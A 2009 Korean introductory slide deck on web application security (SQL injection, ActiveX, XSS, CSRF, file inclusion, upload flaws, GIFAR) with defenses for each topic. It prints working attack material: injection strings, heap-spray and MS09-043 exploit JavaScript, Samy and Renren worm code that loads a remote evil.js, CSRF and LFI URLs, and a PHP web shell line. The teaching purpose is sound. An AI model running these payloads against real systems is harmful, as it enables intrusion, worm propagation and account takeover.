

주요 보안 이슈 소개

2008~2009년 사례 위주

○ 작성

- 2009년 10월 26일
- 양봉열 (xeraph@nchovy.com)

○ 목표

- 정보 보안 분야 입문에 필요한 최근의 전반적인 이슈 정리

○ 라이선스

- 크리에이티브 커먼즈 저작자표시-비영리-변경금지 2.0 대한민국
<http://creativecommons.org/licenses/by-nc-nd/2.0/kr/>

웹 애플리케이션 보안

SQL Injection, ActiveX, XSS, RFI, 업로드 취약점

○ 정의

- 응용 프로그램 단에서 입력을 올바르게 필터링 하지 않는 경우,
SQL 문장을 주입하여 공격자가 원하는 임의의 쿼리를 실행하는 공격 기법

○ 예제

- statement = "SELECT * FROM users WHERE name = ' " + userName + " ' ; "
 - SELECT * FROM users WHERE name = 'a' or 't'='t';
 - SELECT * FROM users WHERE name = 'a';DROP TABLE users;SELECT 't';
- userName 변수를 외부 입력으로 제어할 수 있는 경우,
 - 항상 참이 되는 조건을 만들어 데이터 유출이나 접근 제어 우회 가능
 - 임의로 데이터 파괴 혹은 업데이트 가능
 - 확장 프로시저를 이용하여 임의의 셸 명령 실행 가능
 - xp_cmdshell
(SQL Server 2005부터 기본적으로 비활성 됨)



○ 방어

- 매개변수화 된 쿼리를 사용하도록 웹 애플리케이션 코드 수정
- 입력 필터링도 필요하지만 근본적인 해결책이 되지 못함


SQL 인젝션 공격 경로



악성코드 배포지로 활용
대규모 공격 실행



감염 및 좀비화



○ 2008년 1월, 0.js

- <http://inspite.wordpress.com/2008/01/10/uc8010dotcom-the-facts-more-info-and-post-mortem/>
- 모든 텍스트 타입 컬럼에 아래 문자열을 덧붙임
`<script src=http://?.uc8010.com/0.js></script>`
- 2007-12-30 18:22:46 POST /crappyoutsourcedCMS.asp;
DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST
(0x4400450043004C00410중략0720073006F007200%20AS%20
NVARCHAR(4000));
EXEC(@S);
178|80040e14|Unclosed_quotation_mark_before_the_character_string_'G;
DECLARE_@S_NVARCHAR4000);
SET_@S=CAST0x4400450043004C004100520045002000400
054002000760061007200630068006100720028003200350
0350029002C00400043002000'.
202.101.162.73 HTTP/1.0 Mozilla/3.0+(compatible;+Indy+Library) - 500
15248
- 위와 같이 인코딩을 통해 침입 탐지를 회피하려고 시도함

○ 주요 취약점 유형과 대응 방안

- 자동 업데이트 서버 URL 조작을 이용한 악성코드 설치
- 파일 읽기/쓰기 메소드를 이용하여 임의의 파일을 읽고 쓸 수 있음 (시작 프로그램 폴더에 파일을 쓰면 자동으로 실행되도록 할 수 있음)
- 레지스트리 조작 메소드를 이용하여 권한 획득 가능
- 임의의 명령을 실행할 수 있는 메소드 노출
- 버퍼 오버플로우

○ 대응 방안

- 업데이트 서버 위치는 외부에서 조작 불가능하도록 처리
- 전자서명 등을 이용하여 파일 검증
- 파일 위치 입력에서 ../ 등 비정상 값이 없도록 필터링
- 시스템 자원이나 민감한 정보가 직/간접적으로 노출되지 않도록 검토
- 취약점이 알려진 ActiveX의 경우 Kill bit 설정

○ 참고

- [사례위주로 살펴본 ActiveX 취약점 공격 및 방어 기법](#) (POC2006 컨퍼런스, VMCraft)

○ 악성 웹 페이지

- 게시판이나 메신저 등을 통해 사용자를 악성 웹 페이지로 유도
- SQL 인젝션이나 XSS 등을 이용하여 정상적인 사이트에 악성 코드 삽입


○ 악성 MS 워드, 파워포인트 파일

- 목표가 명확한 경우 이용되는 공격 방법
- 오피스 프로그램은 초기화에 안전(Safe-For-Initialization)한 것으로 표시된 ActiveX를 자동으로 실행
- 스크립트렛 컴포넌트를 이용하여 자동으로 악성 웹페이지로 이동
- 오피스 2007 보안 센터의 ActiveX 설정에서 옵션 변경 가능
 - 알리지 않고 모든 컨트롤 사용 안 함으로 설정

○ 메일

- 메일 본문에 숨겨진 iframe 등을 넣어 ActiveX를 로딩하는 방법
- 그러나 최근의 메일 클라이언트는 HTML과 이미지 및 스크립트를 기본적으로 차단함

OLE Viewer



The screenshot shows the ITypeLib Viewer application window. The left pane displays a tree view of the HanmailLib (Hanmail ActiveX 컨트롤 모듈) structure. The right pane shows the generated IDL file content.

Tree View Structure:

- HanmailLib (Hanmail ActiveX 컨트롤 모듈)
 - dispinterface _DHanmail
 - Constants
 - Properties
 - BSTR PID
 - BSTR ActionTime
 - BSTR BIG_UploadURL
 - BSTR BIG_PrecheckURL
 - BSTR BIG_ServerName
 - long MaxNormalSize
 - long MinBigFileSize
 - long MaxFileCount
 - long BIG_ExpireDay
 - BSTR Normal_ServerName
 - BSTR Normal_UploadURL
 - Methods
 - DeleteSelectedItem
 - UploadFiles
 - AttachFiles
 - DeleteAllItem
 - GetNormalItemCount
 - GetBigItemCount
 - GetTotalItemCount
 - GetUploadedItemCount
 - AddFile
 - RefreshControl


Generated IDL File Content:

```
// Generated .IDL file (by the OLE/COM Object Viewer)
//
// typelib filename: HANMAIL.OCX
[
    uuid(0A4734C5-3D0A-423A-A5F4-C078663DCB26),
    version(1,0),
    helpstring("Hanmail ActiveX ₩xC EE8 ₩xD 2B8 ₩xB AA8 ₩xB 4C8"),
    helpfile("Hanmail,hlp"),
    helpcontext(00000000),
    custom(DE77BA64-517C-11D1-A2DA-0000F8773CE9, 100663662),
    custom(DE77BA63-517C-11D1-A2DA-0000F8773CE9, 1231206885),
    custom(DE77BA65-517C-11D1-A2DA-0000F8773CE9, "Created by
MIDL version 6,00,0366 at Tue Jan 06 10:54:44 2009
")
]
library HanmailLib
{
    // TLib : // TLib : OLE Automation : {00020430-0000-0000-C000-
0000000000046}
    importlib("stdole2.tlb");

    // Forward declare all types defined in this typelib
    dispinterface _DHanmail;
    dispinterface _DHanmailEvents;
```

정의

- 공격 대상 프로세스의 특정 메모리 위치에 원하는 바이트 시퀀스를 쓰기 위해, 해당 프로세스에서 커다란 메모리 블록을 할당받고 쉘 코드 등을 채우는 공격 기법



```
// 0x0D0D0D0D 메모리 주소로 리턴
iHeap_fill_to_address = 0x12000000;
sHeap_return_address = unescape("%u0D0D%u0D0D");

// 0x0D는 Logical OR 명령으로 4바이트 피연산자를 받으므로 NOP 추가
sShellcode = unescape("%u3737%u3737" + 셸코드);

// NOP 슬라이드와 셸코드로 구성된 거대한 블록을 생성
// [힙 헤더][NOP 슬라이드.....][셸코드]
// MSIE의 힙 헤더 크기
iHeap_header_size = 0x38;

// 생성할 블록 크기
iHeap_block_size = 0x400000;

// 셸코드 크기 (유니코드 문자열 길이를 바이트 개수로 변환)
iShellcode_size = sShellcode.length * 2;

// NOP 슬라이드 크기 계산
iNopslide_size = iHeap_block_size - (iHeap_header_size + iShellcode_size);

// 리턴 주소 문자열을 계속 덧붙여서 충분한 크기의 NOP 슬라이드를 생성
sNopslide = sHeap_return_address;
while (sNopslide.length*2 < iNopslide_size) sNopslide+=sNopslide;
sNopslide = sNopslide.substring(0, iNopslide_size/2);

// 베이스 주소가 0x400000부터 시작한다고 가정하고,
// 원하는 주소 위치까지 필요한 블록 갯수를 계산
iHeap_block_count = (iHeap_fill_to_address-0x400000) / iHeap_block_size;
memory = new Array();
for (i=0;i<iHeap_block_count;i++) memory[i] = sNopslide + sShellcode;
```

○ MS 오피스 웹 컴포넌트 ActiveX 취약점 (MS09-043)

```
var array = new Array();
var ls = 0x81000 - (shellcode.length*2);
var bigblock = unescape("%u0b0c%u0b0c");
while(bigblock.length < ls/2) { bigblock+=bigblock; }
var lh = bigblock.substring(0, ls/2); delete bigblock;
for(i=0; i < 0x99*2; i++) { array[i] = lh + lh + shellcode; }
CollectGarbage();
var obj = new ActiveXObject("OWC10.Spreadsheet");
e=new Array(); e.push(1); e.push(2); e.push(0); e.push(window);
for(i=0;i<e.length;i++) {
    for(j=0;j<10;j++) {
        try{ obj.Evaluate(e[i]); } catch(e) {}
    }
}
window.status=e[3] + '';
for(j=0;j<10;j++) { try{ obj.msDataSourceObject(e[3]); } catch(e) {} }
```

○ 사용자별 ActiveX 설치

- 관리자 권한 없이 사용자 권한으로 자신의 계정에 ActiveX 설치 가능
- ActiveX 설치 시 알림 표시줄에서 컴퓨터 전체 혹은 사용자별 설치 선택
- 그룹 정책을 이용하여 일괄적으로 사용 여부 결정 가능

○ ActiveX Opt-In

- 기본적으로 실행이 되지 않도록 비활성화

○ Per-Site ActiveX

- 컨트롤을 사용 가능한 도메인을 제한
- 공격자가 임의로 취약한 ActiveX를 로딩하지 못하도록 하여 공격 경로를 차단
- 컨트롤 개발 시 MS에서 제공하는 SiteLock 템플릿을 이용하면 쉽게 적용 가능

○ DEP/NX

- 윈도우 서버 2008과 비스타 SP1 이후 버전의 IE 8부터 기본적으로 활성화
- 빌드할 때 /NXCompat /GS /SafeSEH /DynamicBase 옵션 적용하는 것을 검토

○ 정의

- 실행 가능한 코드를 웹 페이지에 삽입하고 다른 사용자가 해당 웹 페이지를 보게 하여 사용자의 컨텍스트에서 코드를 실행하는 기법

○ 취약점 유형

- 게시판 글, 메일, 쪽지, SQL 인젝션 등으로 영구적으로 스크립트를 삽입 가능한 경우
- 동적으로 생성되는 페이지를 통하여 임의의 스크립트를 삽입할 수 있는 경우
 - 신뢰할 수 있는 링크인 것처럼 위장하는 사회공학적 공격에 이용될 수 있음
- HTML 렌더링 기능을 가진 취약한 로컬 프로그램을 외부 링크나 데이터를 통해 공격
 - MSHTML이나 웹킷을 이용한 프로그램을 공격하여 로컬 권한 탈취 가능
 - MSHTML 호스트 보안 [1부](#), [2부](#) 참조

○ 공격 시나리오

- 다른 사용자의 쿠키를 탈취하여 해당 사용자 권한으로 임의의 작업 수행
- 취약한 ActiveX 등을 스크립트로 로딩하여 관리자 권한을 탈취하고 감염
- DOM을 읽어서 민감한 사용자 정보 유출

- MySpace 웹 (2005년 10월 4일, 하루만에 90만명 넘게 감염)
 - a, img, div, embed 등 일부 태그만 허용하던 상황
 - script, body, onClick 등 콜백 및 href 자바스크립트 모두 차단
 - CSS 표현식 부분에 자바스크립트를 쓰는게 가능했던 상황
 - `<div style="background:url('javascript:alert(1))'>`
 - 작은 따옴표와 큰 따옴표 모두 써서 코딩하기 힘든 상황
 - 표현식에 자바스크립트 저장하고 이름으로 불러서 실행하면 작은 따옴표 사용 가능
 - `<div id="mycode" expr="alert('hah!')"`
`style="background:url('javascript:eval(document.all.mycode.expr))'>`
 - MySpace는 javascript 문자열을 모두 지워버림
 - `java\nscript`도 javascript로 인식하는 버그 이용
 - `<div id="mycode" expr="alert('hah!')"` `style="background:url('java"`
`script:eval(document.all.mycode.expr))'>`
 - MySpace는 이스케이프 된 따옴표를 모두 지워버림
 - 정수를 아스키로 바꾸는 트릭으로 따옴표를 문자열에 붙이면 됨
 - `<div id="mycode" expr="alert('double quote: ' + String.fromCharCode(34))"`
`style="background:url('java"`
`script:eval(document.all.mycode.expr))'>`

○ MySpace 웹 (계속)

- 다른 사용자의 프로필에 코드를 집어넣으려면 주소를 알아내야 함
 - `document.body.innerHTML`을 이용하여 다른 사용자의 ID 획득
- MySpace는 `innerHTML`을 모두 지워버림
 - `eval`을 이용해서 문자열을 합치는 방식으로 `innerHTML`을 만들어 냄
 - `alert(eval('document.body.inne' + 'rHTML'));`
- MySpace는 `onreadystatechange`를 모두 지워버림
 - `eval('xmlhttp.onread' + 'ystatechange = callback');`
 - 다른 사용자의 프로필을 XML-HTTP로 획득
- Same Origin Policy를 우회하기 위해 리다이렉트
 - `if (location.hostname == 'profile.myspace.com') document.location = 'http://www.myspace.com' + location.pathname + location.search;`
- 자신을 친구로 추가하고 다른 사용자의 프로필에 웹 코드를 똑같이 복제
 - [Samy Worm 최종본](#)

○ Pinkren 웹

– 취약 지점

- `<embed src=""+o.filename+" type="application/x-shockwave-flash" + "width=""+(o.width||"320")+" height=""+(o.height||"240")+" allowFullScreen="true" wmode=""+(o.wmode||"transparent")+"" allowScriptAccess="always" ></embed>`

– 플래시 플레이어의 allowScriptAccess 옵션

- sameDomain이 기본값으로 같은 도메인에서 가져온 HTML 페이지만 접근 가능
- always로 지정되면 도메인과 관계없이 원하는대로 값을 가져올 수 있게 됨 (쿠키 등)

– 악성 플래시 파일에 악성 코드 다운로드 스크립트를 내장

- ```
var fun = 'var
x=document.createElement("SCRIPT");x.src="http://n.[removed].com/xnxs1/evil.js";
x.defer=true;document.getElementsByTagName("HEAD")[0].appendChild(x);
flash.external.ExternalInterface.call('eval', fun);
}
```

### – 사용자 계정으로 POST하여 웹 전파

- ```
var data = 'post= "filter":null,"reduceRight":null [...] : "Wish You Were Here @
2016.", "summary": ""+evil_swf+ "", "noteld":0}';
data += '&tsc=';
data += tsc;
xhr_send("post", "http://share.renren.com/share/submit.do", data, "preSend");
```

○ 정의

- 사이트가 신뢰하는 사용자를 통해 공격자가 원하는 인가되지 않은 명령을 전송하는 기법
- 원클릭 공격, 사이드 재킹, 세션 라이딩으로 부르기도 함

○ 공격 예

- 공격자 A는 피해자 B가 접속하는 은행 사이트를 공격 대상으로 하는 조작된 이미지 태그를 게시판 등 피해자가 주로 접속하는 곳에 삽입
``
- B의 은행 세션이 남아있는 상태에서 읽게 되면 GET 요청이 전송되고 실행됨

○ 취약 조건

- 사이트가 자동 로그인을 허용하고 있거나, 피해자가 현재 로그인한 상태여야 함
- 사이트에서 특정 동작을 수행할 때 세션 외에 다른 확인 절차를 밟지 않음

○ 방어

- 사이트를 벗어나는 경우 반드시 로그아웃을 수행하여 세션 삭제
- 보안이 요구되는 명령을 수행할 때는 재확인 절차 수행
- [OWASP CSRF Guard](#) 등 웹 프레임워크나 라이브러리 차원에서 방어 코드 구현

○ 제로보드4 XSS/CSRF 취약점

- [Zeroboard 4 XSS/CSRF 취약점 보안 권고안](#) (A3 Security)
 - \$data[s_file_name1]
 - \$data[s_file_name2]
 - CSRF 공격 코드를 삽입하고 관리자가 해당 글을 조회하게 되면 권한 상승 가능
- [2009.02.16 CSRF 대응 패치](#)

○ phpMyAdmin CSRF 취약점

- [CVE-2008-5621](#)
 - 2.11.x < 2.11.9.4, 3.x < 3.1.1.0
- tbl_structure.php 파일의 취약점을 이용하여 인가되지 않은 DB 명령 수행 가능

○ uTorrent Web UI Plugin 0.315 CSRF 취약점

- [CVE-2008-6586](#)
- "Move completed downloads to"
 - http://localhost:14774/gui/?action=setsetting&s=dir_completed_download&v=C:\Documents%20and%20Settings\All%20Users\Start%20Menu\Programs\Startup
- "add torrent and begin download"
 - <http://localhost:14774/gui/?action=addurl&s=http://www.whatever.com/file.torrent>

○ 그 외에도..

- 수없이 많은 [CSRF 취약점들](#)

○ 정의

- 임의의 원격지에 위치한 PHP 코드를 웹사이트에서 실행할 수 있는 취약점

○ 관련된 PHP 설정

- register_globals: 외부 입력을 전역변수로 등록하게 되므로 특정 변수를 제어 가능
- allow_url_fopen, allow_url_include
 - 로컬 파일 외에 원격 파일도 열 수 있도록 허용함

○ 주요 사례

- 제로보드 4.1 pl5 DIR 매개변수 RFI 취약점 (CVE-2005-0380)
 - /skin/zero_vote/error.php?dir=http://[ATTACKER]
 - /skin/zero_vote/login.php?dir=http://[attacker]/
- 테크노트 7.2 RFI 취약점 (2008-09-25)
 - if(\$GOODS['gs_input']) include
"\$shop_this_skin_path/2_view_body/include/form_option.php";
 - /skin_shop/standard/2_view_body/body_default.php?GOODS[no]=deadbeef&GOODS[gs_input]=deadbeef&shop_this_skin_path=[RFI]

○ 정의

- 로컬 파일시스템에 존재하는 임의의 파일을 읽어올 수 있는 취약점

○ 취약점 사례

- [GNUBoard V4.31.03 \(08.12.29\) Local/Remote Include Vulnerability](#)
 - `$g4['path'] = $g4_path;`
`include_once("$g4[path]/lib/constant.php")`
 - `http://test.com/GnuBoard/common.php?g4_path=../../..etc/passwd%00`
- [Google Hacking \(Local File Include\)](#)
 - `inurl:"index.php?path="`

○ 공격 예

- [웹 로그 파일과 Local File Inclusion 취약점을 이용한 코드 실행 기법](#)
 - 아파치 웹 서버 Authorization 헤더 로깅을 이용하여 PHP 코드 쓰기

○ 방어

- 정규표현식을 이용한 입력 필터링
- `realpath(path)`
 - `./.` 이나 `../` 혹은 여분의 `/` 등을 정규화하여 절대 경로로 반환함

○ .htaccess 업로드

- .htaccess를 업로드하여 아파치 설정을 오버라이드 가능
- AddType application/x-httpd-php .php .php3 .php4 .htm .html .txt
- 이후 텍스트 파일을 업로드 한 다음 웹쉘 실행 `<?php system($cmd); ?>`

○ 아파치 AddType 설정

- mod_mime의 AddType 지시자는 지정된 문자열을 포함한 파일을 대상으로 작용함
 - sample.php.1 파일을 올려도 PHP로 실행됨
- ```
find_ct(request_rec *r)
```

```
fn = strrchr(r->filename, '/');
```

```
...
```

```
ext = ap_getword(r->pool, &fn, '.');
```

```
/* Parse filename extensions, which can be in any order */
```

```
while ((ext = ap_getword(r->pool, &fn, '.')) && *ext) {
```

```
 int found = 0;
```

```
 if ((type = ap_table_get(conf->forced_types, ext)) || (type = ap_table_get(hash_buckets[hash(*ext)], ext))) {
```

```
 r->content_type = type;
```

```
 found = 1;
```

```
 }
```

## ○ MIME Sniffing

- MIME이 올바르게 설정되지 않아도 자동으로 내용을 해석해서 맞게 보여주는 기능
- IE8부터 MIME 처리 보안 강화
  - 이미지인 경우 스크립트를 포함하고 있더라도 이미지로 취급
  - HTTP 헤더에 강제로 X-Content-Type-Options: nosniff 지정 가능
  - HTTP 헤더에 강제로 X-Download-Options: noopen 지정 가능

## ○ 점검 항목

- 사용자가 입력한 파일 이름을 그대로 이용하지 말고 랜덤하게 만들어 쓸 것
- DocumentRoot 바깥에 저장하여 임의로 외부에서 호출할 수 없도록 할 것
- MIME 타입이 실제 파일 내용과 일치하는지 검증할 것
- 파일 전송은 접근 제한이 구현된 웹 페이지를 통하여 전송할 것
- 서버에서 최대 파일 크기를 제한할 것
- 가급적 익명으로는 업로드하지 못하도록 할 것
- 안티바이러스를 이용하여 파일을 검사할 것 (ClamAV 등)

## ○ 정의

- GIF와 JAR를 조합하여 만든 것으로 웹 서버나 이미지 뷰어 등에서 봤을 때 정상적인 GIF로 인식되지만 웹 브라우저가 이미지를 로딩할 때 자바 애플릿이 로딩됨
  - GIFAR를 공격 대상 사이트에 업로드
  - 다른 웹페이지에서 해당 GIFAR를 로딩하면 크로스 도메인의 제한을 받지 않음
  - HttpURLConnection 객체를 이용하여 사용자 세션으로 임의의 요청 처리

## ○ 관련 자료

- [BlackHat US 2008 GIFAR Issue](#)
- [SUN Fixes GIFARs](#)

## ○ 공격 예

- 네트워크 인터페이스 열거 가능 (VPN이나 VMWare 등 정보 수집 가능)
- InetAddress.isReachable()을 이용한 내부망 호스트 스캔
- 자바 웹스타트 ActiveX의 dnsResolve 메소드를 이용한 호스트 이름 확인

## ○ 패치

- [Sun Advisory #244988](#) CR6707535
- JDK/JRE 6 Update 11, JDK/JRE 5.0 Update 17, SDK/JRE 1.4.2\_19

## ○ 유사 사례



- [GIF + crossdomain.xml](#)

# 네트워크 서비스 보안



Port Scan, ARP, DNS, SNMP, TCP, BGP

# 포트 스캔: 스텔스 모드


